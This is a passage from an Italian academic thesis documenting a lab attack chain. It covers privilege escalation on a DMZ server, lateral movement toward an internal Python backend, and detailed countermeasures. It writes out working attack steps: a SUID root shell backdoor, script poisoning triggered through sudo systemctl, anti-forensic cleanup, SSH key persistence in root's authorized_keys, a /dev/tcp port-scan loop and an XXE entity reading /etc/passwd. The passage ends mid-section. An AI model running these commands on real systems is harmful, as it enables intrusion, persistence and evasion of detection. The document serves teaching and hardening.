- **chmod 4755 /opt/app/rootbash :** Questa istruzione è il perno della violazione dei permessi. Il valore ottale 4755 imposta il bit speciale **SUID (Set Owner User ID upon Execution)**, identificato dal prefisso 4. Quando un file eseguibile con bit SUID attivo viene lanciato, il sistema operativo Linux non esegue il processo con i privilegi dell'utente che ha digitato il comando (*Real User ID - RUID*), bensì eredita direttamente i privilegi dell'utente proprietario del file (*Effective User ID - EUID*). Poiché lo script che esegue questa istruzione viene lanciato come root, il file generato rootbash sarà di proprietà di root, e il bit SUID garantirà che chiunque lo esegua possa richiamare i privilegi amministrativi.

5.5.4 L'Innesco via Systemd e il Bypass di PrivateTmp

Una volta modificato lo script */opt/app/monitor.sh*, l'attaccante deve forzare la sua esecuzione ad alti privilegi. Per fare ciò, si avvale del comando autorizzato nel file sudoers, invocando il riavvio controllato del servizio tramite systemctl:

```
1. sudo systemctl restart legacy-monitor.service
```

Analisi della Risposta del Sistema Operativo

Quando systemd elabora la richiesta di riavvio, esegue la seguente sequenza di operazioni a basso livello:

1. Interrompe l'eventuale istanza precedente del demone.
2. Esegue una chiamata *fork()* per generare un nuovo processo con attributi di sicurezza UID = 0 (*in base alla direttiva User=root*).
3. Applica i vincoli di sandboxing specificati nella unit file. In particolare, la direttiva PrivateTmp=true isola l'ambiente dello script creando una directory /tmp virtuale e privata, inaccessibile agli altri utenti del sistema.
4. Esegue la chiamata execve() per lanciare lo script /opt/app/monitor.sh.

In questo punto, l'attaccante sperimenta il successo del bypass del sandboxing sistemistico. Sebbene PrivateTmp=true limiti lo spazio temporaneo del processo, lo script avvelenato non opera all'interno di /tmp. Esso agisce sulla directory persistente /opt/app/ (fuori dallo scope di isolamento di systemd).

Il kernel Linux interpreta ed esegue ciecamente le tre righe dello script iniettate dall'attaccante. Al termine dell'esecuzione, systemd registra la corretta terminazione del servizio, mentre sul filesystem si attesta la nascita della backdoor:

```
1. ls -la
```

Output:

```
1. -rwsr-xr-x 1 root root 1445720 Jan 15 10:45 /opt/app/rootbash
```

Il flag s nel blocco dei permessi dell'utente proprietario (-rws...) conferma la corretta scrittura del bit SUID e la proprietà assoluta dell'utente root.



Figura 35 Verifica sul filesystem della corretta compilazione del file binario rootbash con bit speciale SUID abilitato.

5.5.5 Transizione Finale e Accesso allo Stato P_{root}

Con il binario SUID preposto sul filesystem, l'attaccante esegue l'escalation finale dei privilegi. È necessario prestare attenzione a un vincolo di sicurezza integrato nelle versioni moderne di Bash.

Se l'interprete Bash viene invocato come file SUID, per default rileva che il Real User ID (l'utente che esegue il comando, in questo caso legacyreport, UID 999) non coincide con l'Effective User ID (l'utente proprietario del binario, root, UID 0). Per prevenire abusi accidentali, Bash autodeclina i propri privilegi, reimpostando l'EUID all'utente non privilegiato di partenza. Per neutralizzare questa difesa integrata e forzare il kernel a mantenere l'identità del proprietario del file, l'attaccante deve invocare la shell includendo il flag *-p* (**Privileged Mode**):

```
1. /opt/app/rootbash -p
```

Il flag *-p* istruisce l'interprete a non reimpostare l'EUID, consentendo all'attaccante di interagire direttamente con la shell con le massime credenziali amministrative. L'esecuzione del comando di verifica convalida istantaneamente il successo dell'intera catena d'attacco sul Tier 1:



Figura 36 Esecuzione della shell SUID in modalità privilegiata (-p) ed escalation definitiva allo stato terminale di controllo del nodo.

La presenza di **euid=0(root)** sancisce la transizione riuscita allo stato terminale P_{root} L'attaccante detiene ora il controllo incontrastato e persistente del sistema operativo del Tier 1.

5.5.6 Consolidamento Forense e Preparazione al Movimento Laterale

Raggiunto il controllo amministrativo come root, l'operatore offensivo avvia le prime misure di **consolidamento logico** e **ripulitura forense (Anti-Forensics)**, minimizzando le anomalie sul sistema per prolungare la persistenza sul nodo di frontiera.

Le azioni si sviluppano secondo i seguenti passaggi sistemistici coordinati:

- **Ripristino dello Script Originale:** Per evitare che controlli periodici di integrità o l'esecuzione manuale dello script da parte degli amministratori svelino la compromissione, l'attaccante ripristina il codice originale all'interno di */opt/app/monitor.sh*, mantenendo attiva la sola backdoor invisibile rootbash.
- **Ispezione dello Stack di Rete Profondo:** Detenendo i privilegi UID 0, l'attaccante è ora in grado di interrogare l'interfaccia di rete profonda e abilitare socket grezzi (*raw sockets*), avviando l'analisi dei canali di comunicazione interna che faranno da preludio alle fasi di movimento laterale verso il Tier 2.
- **Implementazione della Persistenza tramite Chiave SSH**: Infine, per garantire un canale di accesso amministrativo resiliente e indipendente dalle fluttuazioni o da eventuali riavvii dei processi applicativi, l'attaccante capitalizza i privilegi di root ottenuti sul Tier 1 per stabilire una persistenza persistente a livello di sistema operativo. Sfruttando il servizio SSH attivo sulla porta 22/tcp (precedentemente mappato in fase di ricognizione), l'operatore inietta la propria chiave pubblica crittografica all'interno del file di autorizzazione dei vettori d'accesso:

```
1. echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQ..." >> /root/.ssh/authorized_keys
```

Questa operazione consente all'attore di minaccia di autenticarsi direttamente tramite una sessione SSH cifrata e legittima in qualsiasi momento successivo. In tal modo, l'attaccante scongiura definitivamente la necessità di rieseguire l'intera catena cinematica di sfruttamento (composta dalla concatenazione di XXE, Algorithm Confusion, SSTI su EJS ed escalation tramite systemd), minimizzando l'impronta nei log di sicurezza e blindando l'accesso persistente al nodo di frontiera, pronto per essere utilizzato come perno per le successive fasi di movimento laterale.

La compromissione del Tier 1 è strutturalmente e metodologicamente conclusa. L'esperimento empirico ha convalidato che la catena di difetti architetturali (*Insecure Design by Blueprint*) e le misconfigurazioni sistemistiche hanno permesso a un utente esterno e non autorizzato di scalare l'intera gerarchia dei privilegi, espugnando il server DMZ e preparandosi ad affacciarsi sui segmenti protetti della rete aziendale interna.

5.6 INGEGNERIA DELLE CONTROMISURE, MITIGAZIONE E HARDENING DEL TIER 1

La validazione empirica della kill chain sul Tier 1 ha dimostrato come la compromissione totale di un sistema non derivi quasi mai da un singolo bug isolato, bensì dalla concatenazione deterministica di debolezze logico-architetturali, misconfigurazioni sistemistiche e carenze nello sviluppo sicuro del software.

Per interrompere questa catena cinematica d'attacco ed elevare la postura di sicurezza del server DMZ, è necessario implementare un approccio di sicurezza multilivello (*Defense in Depth*). Questo capitolo delinea formalmente le correzioni ingegneristiche e le configurazioni di hardening applicabili a ogni singolo anello della kill chain analizzata, mappandole sulle raccomandazioni degli standard industriali quali OWASP, NIST e le linee guida CIS (*Center for Internet Security*).

5.6.1 Mitigazione della Ricognizione Esterna e dell'Esposizione dei Servizi

Analisi del Vettore d'Attacco

L'attore di minaccia ha avviato l'operazione tramite una scansione TCP SYN (**MITRE ATT&CK T1046** [22]) identificando la porta applicativa 3000/tcp, per poi procedere con il Web Information Gathering (**MITRE ATT&CK - T1592** [22]) ispezionando il codice sorgente client-side per estrarre dettagli implementativi.

Contromisure e Correzioni Ingegneristiche

1. **Segmentazione di Rete e Reverse Proxying:** La porta applicativa nativa di Node.js (3000/tcp) non deve mai essere esposta direttamente sulla rete pubblica WAN. È necessario interporre un Reverse Proxy indurito (es. Nginx o Apache) o un modulo di Web Application Firewall (WAF) che agisca da terminatore SSL/TLS e gestisca il traffico in ingresso sulla porta standard 443/tcp (HTTPS). La porta 3000/tcp deve essere vincolata esclusivamente all'interfaccia di loopback locale (127.0.0.1) tramite regole firewall restrittive implementate a livello di kernel (*iptables* o *UFW*):

```
# Blocca l'accesso esterno diretto alla porta 3000
ufw deny 3000/tcp
# Consente solo il traffico HTTP/HTTPS convogliato dal proxy
ufw allow 80/tcp
ufw allow 443/tcp
```

2. **Rimozione dei Leak Informativi nel Codice Client-Side (CWE-200** [7] **/ OWASP A01:2025** [1]**):** I commenti di debug, i riferimenti a percorsi interni del filesystem o le vecchie rotte API non devono transitare negli script JavaScript distribuiti al browser dell'utente. Durante la pipeline di CI/CD (*Continuous Integration / Continuous Deployment*), è mandatorio implementare fasi di *minification* e *obfuscation* tramite strumenti quali Terser o Webpack. *Esempio di automazione del build sicuro in package.json:*

```
"scripts": {
  "build": "webpack --mode production --config webpack.config.js"
}
```

Questa procedura rimuove tutti i commenti di sviluppo, accorcia i nomi delle funzioni e delle variabili, ostacolando l'analisi statica manuale da parte di un utente ostile.

5.6.2 Risoluzione Definitiva della Vulnerabilità XXE

Analisi del Vettore d'Attacco

La vulnerabilità XML External Entity (XXE) è stata sfruttata abusando della configurazione non sicura del parser libxmljs2, il quale espandeva le entità definite all'interno del blocco DOCTYPE del payload XML a causa del flag { noent: true }.

Contromisure e Correzioni Ingegneristiche

La raccomandazione ufficiale OWASP per prevenire attacchi XXE consiste nel disabilitare completamente la risoluzione delle entità esterne e il caricamento dei DTD esterni direttamente nelle opzioni del parser XML.

Confronto del Codice: Vulnerabile vs Sicuro

- **Codice Vulnerabile (implementato precedentemente):**

```
// Configurazione insicura che espande le entità e carica i DTD
const xmlDoc = libxmljs.parseXml(xmlData, {
  noent: true,    // Risolve le entità esterne (VULNERABILE!)
  dtdload: true   // Consente il caricamento di DTD esterni (VULNERABILE!)
});
```

- **Codice Sicuro (Corretto):**

```
// Disabilitazione totale di qualsiasi risoluzione di entità esterna
const xmlDoc = libxmljs.parseXml(xmlData, {
  noent: false,   // Impedisce la sostituzione delle entità con entità esterne
  nonet: true,    // Disabilita categoricamente qualsiasi connessione di rete durante il parsing
  dtdload: false  // Blocca il caricamento di definizioni DTD da sorgenti esterne
});
```

Impostando noent: false (o omettendolo, in quanto il default è sicuro) e nonet: true, qualora un utente invii un payload XML contenente una definizione del tipo

$$< !ENTITY\ xxe\ SYSTEM"file:///etc/passwd" >$$

il parser si limiterà a ignorare l'entità o a sollevare un'eccezione sintattica controllata, impedendo la violazione dei confini del filesystem.

5.6.3 Sanificazione del Meccanismo di Autenticazione JWT e Gestione delle Credenziali

Analisi del Vettore d'Attacco

L'attaccante ha sfruttato la presenza di credenziali amministrative hardcoded (CWE-259 [7]) e ha abusato della libreria obsoleta jsonwebtoken 4.2.1 per sferrare un attacco di *Algorithm Confusion* (OWASP A04:2025 [1]), firmando simmetricamente un token HMAC-SHA256 (HS256) utilizzando la chiave pubblica RSA (ottenuta dall'endpoint JWKS) come chiave segreta.

Contromisure e Correzioni Ingegneristiche

1. **Neutralizzazione del Rischio Algorithm Confusion:** Per scongiurare l'uso di algoritmi simmetrici non previsti, l'applicazione deve imporre in modo deterministico l'algoritmo di verifica accettato durante la decodifica del token. Inoltre, la libreria jsonwebtoken deve essere aggiornata alla versione corrente stabile (9.x o successiva), la quale implementa controlli nativi più rigidi.

Implementazione del blocco di verifica sicuro:

```
const jwt = require('jsonwebtoken');
const fs = require('fs');
const publicKey = fs.readFileSync('/etc/ssl/certs/jwt-public.pem', 'utf8');

// Verifica del token con imposizione esplicita dell'algoritmo asimmetrico
try {
  const decoded = jwt.verify(token, publicKey, {
    algorithms: ['RS256'] // Solo RS256 è ammesso. Se viene inviato HS256, la verifica fallisce istantaneamente.
  });
  req.user = decoded;
} catch (err) {
  return res.status(401).json({ error: 'Token non valido o algoritmo non conforme' });
}

```

2. **Gestione Sicura dei Segreti ed Eliminazione delle Hardcoded Password (CWE-259** [7]**):** Nessuna credenziale o chiave crittografica deve risiedere staticamente all'interno del codice sorgente di produzione.

    - **Iniezione via Ambiente:** Le chiavi e le credenziali devono essere iniettate a runtime tramite variabili d'ambiente protette o gestori di segreti (es. *HashiCorp Vault*, *AWS Secrets Manager*).

    - **Hashing delle Password:** Se l'applicazione gestisce database utenti locali, le credenziali devono essere archiviate cifrate tramite algoritmi di derivazione crittografica moderni e resistenti come *Argon2id* o *bcrypt* con un fattore di costo adeguato, in sostituzione di qualsiasi confronto testuale semplice.

5.6.4 Prevenzione del Server-Side Template Injection (SSTI) su EJS

Analisi del Vettore d'Attacco

L'attaccante ha iniettato costrutti EJS arbitrari all'interno di un modulo di configurazione dei template, abusando del fatto che il motore di rendering compilava direttamente stringhe dinamiche fornite dall'utente, garantendo l'accesso all'oggetto globale di sistema global.process ed eseguendo codice remoto non controllato.

Contromisure e Correzioni Ingegneristiche

1. **Isolamento della Compilazione dei Template:** La regola aurea per evitare vulnerabilità SSTI è **non consentire mai l'inserimento di codice di template dinamico direttamente dall'input utente**. I file di template devono essere statici, archiviati sul filesystem locale del server e accessibili in sola lettura dal motore di rendering. L'input dell'utente deve essere passato esclusivamente come parametro dati isolato (*Data Context*).

    - **Architettura Vulnerabile (Compilazione dinamica dell'input):**

```
1. // L'utente invia direttamente il codice del template
2. const userTemplate = req.body.template;
3. const html = ejs.render(userTemplate, data); // VULNERABILE!
```

    - **Architettura Sicura (Template statici e sanificati):**

```
1. // Il codice del template è cablato sul server. L'utente invia solo i dati.
2. const safeData = {
3.   username: sanitizeInput(req.body.username),
4.   reportDate: sanitizeInput(req.body.date)
5. };
6. // Il motore compila un file predefinito, iniettando in modo sicuro solo i valori letterali
7. res.render('reports/export-template', safeData);
8.
```

2. **Sandboxing del Runtime (Defense in Depth):** Qualora l'applicazione debba necessariamente valutare espressioni dinamiche lato server, è fondamentale isolare l'esecuzione all'interno di un contesto virtuale sicuro (*sandbox*). In ambiente Node.js, l'uso di librerie specializzate come vm2 (prestazione attenzione alle CVE note) o l'esecuzione della logica di calcolo all'interno di microservizi containerizzati isolati (es. tramite *Docker* con runtime limitati quali *gVisor* o *Kata Containers*) impedisce che la violazione del contesto applicativo si traduca in una violazione del sistema operativo sottostante.

5.6.5 Hardening dei Privilegi Locali

Analisi del Vettore d'Attacco

L'attaccante ha effettuato un'escalation locale dei privilegi sfruttando un disallineamento dei permessi sistemistici: l'utente legacyreport poteva eseguire con sudo e senza password (NOPASSWD) il comando /bin/systemctl restart legacy-monitor.service. Inoltre, lo script eseguito da root (/opt/app/monitor.sh) era di proprietà ed era modificabile dallo stesso utente legacyreport (CWE-732 [7]).

Contromisure e Correzioni Ingegneristiche

1. **Sanificazione del file Sudoers (Principio del Privilegio Minimo):** La direttiva NOPASSWD combinata con comandi generici di sistema come systemctl deve essere rigorosamente evitata. Se è strettamente necessario consentire a un utente non privilegiato di gestire un servizio, si deve limitare la sua capacità di azione agendo sul file /etc/sudoers in modo puntuale, oppure delegare la gestione tramite policy di *Polkit* (*PolicyKit*) che non richiedono l'elevazione totale a root. La direttiva vulnerabile:

```
1. # DA ELIMINARE
2. legacyreport ALL=(ALL) NOPASSWD: /usr/bin/systemctl restart legacy-monitor.service
```

2. **Risoluzione del Disallineamento dei Permessi (CWE-732** [7]**):** Qualsiasi script, file di configurazione o binario che viene eseguito nel contesto di sicurezza dell'utente amministrativo root **deve essere categoricamente di proprietà esclusiva di root e protetto da scritture non autorizzate**. L'utente legacyreport (che esegue il server web ed è esposto alle minacce esterne) non deve possedere i permessi di scrittura sullo script */opt/app/monitor.sh*.

La correzione dei permessi si esegue tramite i seguenti comandi amministrativi sul server:

```
1. # Modifica la proprietà dello script assegnandola a root
2. chown root:root /opt/app/monitor.sh
3. # Imposta i permessi di esecuzione sicuri (lettura ed esecuzione per tutti, scrittura solo
per root)
4. chmod 0755 /opt/app/monitor.sh
5.
```

Con questa configurazione, anche se l'utente legacyreport venisse compromesso, l'attaccante non potrebbe modificare lo script per avvelenarlo (*Script Poisoning*), neutralizzando l'innalzamento dei privilegi.

3. **Disabilitazione del bit SUID non necessario:** Per prevenire la persistenza tramite binari SUID arbitrari (come rootbash), l'amministratore di sistema deve configurare le partizioni del filesystem destinate alla memorizzazione dei dati temporanei o applicativi (come /tmp, /var/tmp, /opt/app) con l'opzione nosuid nel file /etc/fstab:

```
1. /dev/sdb1  /opt/app  ext4  defaults,nosuid,nodev  0  2
```

L'opzione nosuid istruisce il kernel Linux ad ignorare il bit SUID su qualsiasi eseguibile lanciato da quella specifica partizione, inibendo formalmente questo intero vettore di persistenza locale.

5.6.6 Hardening del Servizio SSH e Controllo della Persistenza

Analisi del Vettore d'Attacco

L'attaccante ha consolidato la persistenza iniettando la propria chiave pubblica SSH nel file /root/.ssh/authorized_keys per eludere la catena di exploit iniziale e garantirsi un accesso interattivo crittografato diretto.

Contromisure e Correzioni Ingegneristiche

1. **Hardening del Demone SSH (CIS Benchmark for BIND/SSH):** Il file di configurazione /etc/ssh/sshd_config deve essere configurato seguendo i criteri di massima sicurezza:
    - **Inibizione del Login Diretto come Root:** La direttiva PermitRootLogin deve essere impostata a no. Gli amministratori devono autenticarsi come utenti non privilegiati e poi effettuare l'elevazione tramite sudo.
    - **Imposizione dell'Autenticazione a Chiave Pubblica con MFA:** Disabilitare l'autenticazione tramite password e forzare l'uso di chiavi crittografiche robuste (es. *Ed25519*), preferibilmente associate a un fattore di autenticazione a più fattori (MFA):
2. **File Integrity Monitoring (FIM - CIS Control 8):** Per intercettare tentativi di manipolazione degli account e iniezioni di chiavi non autorizzate, è fondamentale implementare un sistema di monitoraggio dell'integrità dei file in tempo reale (es. *Wazuh*, *Samhain* o *AIDE*). I percorsi /root/.ssh/authorized_keys e /home/*/.ssh/authorized_keys devono essere costantemente controllati. Qualsiasi modifica asincrona a questi file deve far scattare un alert ad alta priorità verso il Security Operations Center (SOC) o bloccare temporaneamente la connessione SSH dall'host anomalo tramite sistemi di prevenzione delle intrusioni (*fail2ban*).

5.6.7 Sintesi dell'Hardening del Tier 1

La tabella seguente riassume la corrispondenza biunivoca tra le debolezze sfruttate durante la simulazione empirica e le rispettive contromisure ingegneristiche necessarie per consolidare le difese del Tier 1:

Fase della Kill Chain	Debolezza Identificata	Riferimento Tassonomico	Contromisura Risolutiva
Ricognizione	Esposizione diretta porte di servizio	MITRE T1046 / T1190	Reverse Proxying su HTTPS, firewalling locale, Terser compilation.
Parsing XML	Risoluzione entità esterne abilitata	CWE-611 / CWE-20	Configurazione parser con noent: false e nonet: true.
Autenticazione	Password hardcoded e Algorithm Confusion	CWE-259 / OWASP A04:2025	Uso di environment variables, aggiornamento a jsonwebtoken 9.x, binding algoritmo a RS256.
Rendering	Valutazione dinamica dell'input utente	CWE-1336 / OWASP A05:2025	Template statici non modificabili, contestualizzazione isolata dei parametri.
Privilege Escalation	Sudoers permissivo e disallineamento permessi	CWE-269 / CWE-732	Rimozione NOPASSWD, blocco dello script di monitoraggio sotto ownership esclusiva root:root (0755).
Persistenza	Scrittura file SUID e authorized_keys	MITRE T1098.004	Partizionamento con flag nosuid, disabilitazione PermitRootLogin, e integrazione di agenti FIM.

Tabella 6 Matrice riassuntiva delle vulnerabilità sfruttate nella kill chain e mappatura formale delle relative contromisure ingegneristiche di Hardening.

Implementando in modo sinergico queste modifiche logiche e sistemistiche, l'intera kill chain viene spezzata fin dal suo stadio iniziale. Anche nell'ipotesi remota in cui un attaccante riesca a identificare una singola debolezza applicativa, l'assenza di privilegi operativi locali e i rigidi confini di isolamento del kernel gli impediranno di progredire, salvaguardando l'integrità dei Tier interni e del patrimonio informativo aziendale.

CAPITOLO 6: VALIDAZIONE EMPIRICA DELLA KILL CHAIN: FASE II – COMPROMISSIONE DEL DATA PROCESSOR (TIER 2)

Ottenuto il controllo amministrativo definitivo sul Tier 1 (DMZ Server), l'operazione offensiva entra nella fase di movimento laterale e penetrazione interna. Avendo acquisito i massimi privilegi (root) su M1, l'attaccante può ora utilizzare questo nodo non solo come obiettivo compromesso, ma come piattaforma logica per esplorare la rete locale aziendale (*LAN*) protetta, precedentemente isolata dal perimetro esterno.

Questo capitolo documenta l'esecuzione sistematica della seconda macro-fase della *kill chain*, incentrata sulla compromissione del **Tier 2 (Legacy Data Processor - M2)**. La progressione tecnica viene esaminata attraverso un approccio rigoroso, analizzando come l'attaccante esegua la ricognizione interna, individui il canale di comunicazione asincrono dell'applicazione, abusi della deserializzazione insicura della libreria PyYAML e, infine, effettui l'escalation locale dei privilegi tramite la tecnica di *Python Module Hijacking*, stabilendo una persistenza invisibile *fileless* in memoria RAM.

6.1 Obiettivi Operativi e Vincoli di Scenario (State Zero del Tier 2)

Prima di avviare le operazioni di movimento laterale, è necessario formalizzare lo stato di partenza dei sistemi e definire le metriche di successo che governano l'interazione sul Tier 2.

6.1.1 Fissazione dello Stato Iniziale del Tier 2 (Golden Image)

Il Tier 2 (M2) viene ricondotto ad uno stato noto e controllato, privo di alterazioni derivanti da precedenti simulazioni:

1. **Isolamento di Rete LAN:** L'host M2 risiede interamente all'interno della sottorete privata aziendale, caratterizzata dall'indirizzamento IP:

   $$\text{Subnet}_{\text{internal}} = 10.10.10.0/24$$

   L'host ha indirizzo statico assegnato $IP_{T2} = 10.10.10.20$. Questo nodo non possiede interfacce connesse alla rete WAN esterna, risultando totalmente invisibile ed irraggiungibile dall'esterno dell'infrastruttura.

2. **Stato dei Servizi di Backend:** Sul Tier 2 è attivo un servizio di elaborazione dati scritto in Python (basato sul framework Flask), in ascolto sulla porta locale $5000/tcp$. Il processo viene eseguito sotto l'identità dell'utente di servizio non privilegiato *legacy_processor*.

3. **Postura di Sicurezza Perimetrale:** I filtri di rete interni consentono la comunicazione sulla porta $5000/tcp$proveniente esclusivamente dall'IP interno del Tier 1 ($10.10.10.10$).

6.1.2 Modellazione del Movimento Laterale e Metriche di Successo

L'attaccante opera adottando la prospettiva di un avversario interno che ha già stabilito una testa di ponte amministrativa sulla DMZ. In conformità con le linee guida PTES e TIBER-EU, l'azione rispetta la scala dei privilegi di accesso $P^{(M2)}$ sul sistema target:

$$P^{(M2)} \in \left\{P_0^{(M2)}, P_{user}^{(M2)}, P_{root}^{(M2)}\right\}$$

Dove:

- $P_0^{(M2)}$ **rappresenta lo stato iniziale di assenza di privilegi su M2** (attaccante confinato su M1).
- $P_{user}^{(M2)}$ **indica l'ottenimento dell'esecuzione di codice remoto** (RCE) nel contesto di sicurezza ristretto dell'utente applicativo.
- $P_{root}^{(M2)}$ **rappresenta l'elevazione finale dei privilegi** al massimo livello amministrativo su M2.

L'obiettivo strategico del Capitolo 6 **è la transizione controllata dello stato dei privilegi dal livello $\boldsymbol{P_0^{(M2)}}$al livello terminale $\boldsymbol{P_{root}^{(M2)}}$.**

6.2 Network Discovery Interna e Ricognizione del Filesystem del Tier 1

Trovandosi sul Tier 1 con massimi privilegi, l'attaccante avvia le attività di ricognizione interna per mappare la topologia della rete locale protetta, precedentemente invisibile. Questa fase è mappata sulla tattica **MITRE ATT&CK: Discovery** [22].

6.2.1 Identificazione delle Interfacce ed Enumerazione ARP

La ricognizione ha inizio con l'enumerazione delle interfacce di rete attive sul Tier 1. L'attaccante esegue il comando nativo:

```
1. ip a
```

L'analisi dell'output evidenzia la presenza di una seconda interfaccia di rete configurata con l'indirizzamento IP $10.10.10.10/24$, confermando l'affaccio sulla rete interna protetta (**MITRE ATT&CK T1016 - System Network Configuration Discovery** [22]).



Figura 37 Output del comando ip a per l'enumerazione delle interfacce di rete e identificazione dell'affaccio sulla sottorete interna 10.10.10.10/24

Per identificare i nodi attivi in questo segmento evitando scansioni ICMP massive (che i sistemi di intrusion detection interni potrebbero individuare), l'attaccante interroga la tabella di vicinato del kernel Linux tramite l'utility *ip neigh* (tecnica **MITRE ATT&CK T1018 - System Network Connections Discovery**):

```
1. ip neigh
```

Il comando intercetta la presenza di un host reattivo ed adiacente all'interno della LAN:

Figura 38 Processo di Discovery interna: l'attaccante interroga la tabella di vicinato ARP tramite l'utility ip neigh identificando l'host reattivo M2 (10.10.10.20) nella LAN privata.

L'host 10.10.10.20 (M2) viene identificato come target prioritario per il movimento laterale.

6.2.2 Port Scanning Silente via Bash Loop

Al fine di determinare quali servizi siano esposti dall'host 10.10.10.20 senza installare scanner di rete esterni (rispettando rigorosamente i vincoli OPSEC), l'attaccante sfrutta l'interprete Bash nativo sul Tier 1 ed il filesystem virtuale */dev/tcp*. Viene eseguita una scansione controllata delle porte logiche principali tramite un ciclo iterativo (tecnica **MITRE ATT&CK T1046 - Active Scanning** [22]):

```
1. for port in 22 80 443 3000 5000 8080; do
2.   (echo > /dev/tcp/10.10.10.20/$port) >/dev/null 2>&1 && echo "Porta $port: APERTA"
3. done
```

La sonda restituisce un unico punto d'accesso attivo sulla rete interna "*Porta 5000: APERTA*"

```
root@dmz-server:~# for port in 22 80 443 3000 5000 8080; do timeout 2 bash -c "echo > /dev/tcp/10.10.10.20/$port" >/dev/null 2>&1 &&
APERTA"; done
Porta 5000: APERTA
```

Figura 39 Scansione silente delle porte logiche principali tramite costrutto iterativo in Bash puro, con rilevamento del servizio esposto sulla porta 5000

La porta $5000/tcp$ è comunemente associata a micro-servizi web o API di backend (*es. Flask, FastAPI o runtime Python*).

6.2.3 Ispezione Locale del Filesystem dell'Applicazione su M1

Detenendo l'accesso di root sul Tier 1, l'attaccante può ora eseguire un'analisi statica e un'ispezione approfondita dei sorgenti dell'applicazione web Node.js per trovare conferme circa l'identità dell'host 10.10.10.20. L'attaccante esamina la logica con cui il server Node.js trasmette i dati al backend, ispezionando il file */opt/app/legacy-report/routes/reports.js*. All'interno del gestore dell'endpoint di importazione dei report, si rileva la seguente istruzione di inoltro asincrono gestita tramite la libreria axios:

```
1. try {
2.
3.
4.         const payloadBase64 = Buffer.from(JSON.stringify(reportData)).toString('base64');
5.         const filename = `xml_import_${Date.now()}.log`;
6.
7.
8.         axios.post('http://10.10.10.20:5000/api/v1/process', {
9.             payload: payloadBase64,
10.            output_file: filename
11.        }, { timeout: 3000 })
12.       .then(() => console.log(`[+] Dati XML inviati al processore interno: ${filename}`))
13.               .catch(err => console.log(`[-] Processore interno non raggiungibile:
${err.message}`));
14.
15.        } catch (backendErr) {
16.            console.error("Errore nell'invio al backend:", backendErr);
17.        }
18.
```

Questa evidenza di codice è fondamentale:

1. **Conferma dell'Endpoint:** Identifica l'esatto URL di destinazione sul Tier 2 (*http://10.10.10.20:5000/api/v1/process*).

2. **Formato dei Dati:** Rivela che l'applicazione Node.js converte la struttura dei dati del report in una stringa codificata in **Base64** e la trasmette all'interno di un payload JSON composto dalle chiavi data e filename.
3. **Analisi del Processore di Backend:** Suggerisce che il backend Flask riceva la stringa Base64, la decodifichi e la passi a un analizzatore di formato per l'elaborazione. Questa interazione asincrona sarà il bersaglio dell'attacco crittografico.

6.3 Sfruttamento della Vulnerabilità Applicativa: Insecure Deserialization su PyYAML

Con la conoscenza delle specifiche di chiamata dell'API, l'attaccante si concentra sull'interazione diretta con il servizio esposto da M2, operando dal terminale di M1 per analizzare il comportamento del backend a fronte di input non standard.

6.3.1 Interazione in Scatola Chiusa e Rivelazione Verbosa dell'Errore

Non potendo analizzare i file sorgente o i log interni di M2, l'attaccante deve forzare il backend a rivelare dettagli implementativi. Questa tecnica consiste nell'invio deliberato di input malformati o strutturalmente non validi per osservare la gestione delle eccezioni lato server.

Sfruttando l'utility *curl* dal Tier 1, l'attaccante trasmette una richiesta HTTP POST all'endpoint */api/v1/process* inserendo nel campo data una stringa che non rispetta la corretta codifica Base64 o che, una volta decodificata, presenta una sintassi non interpretabile dal parser interno:

```
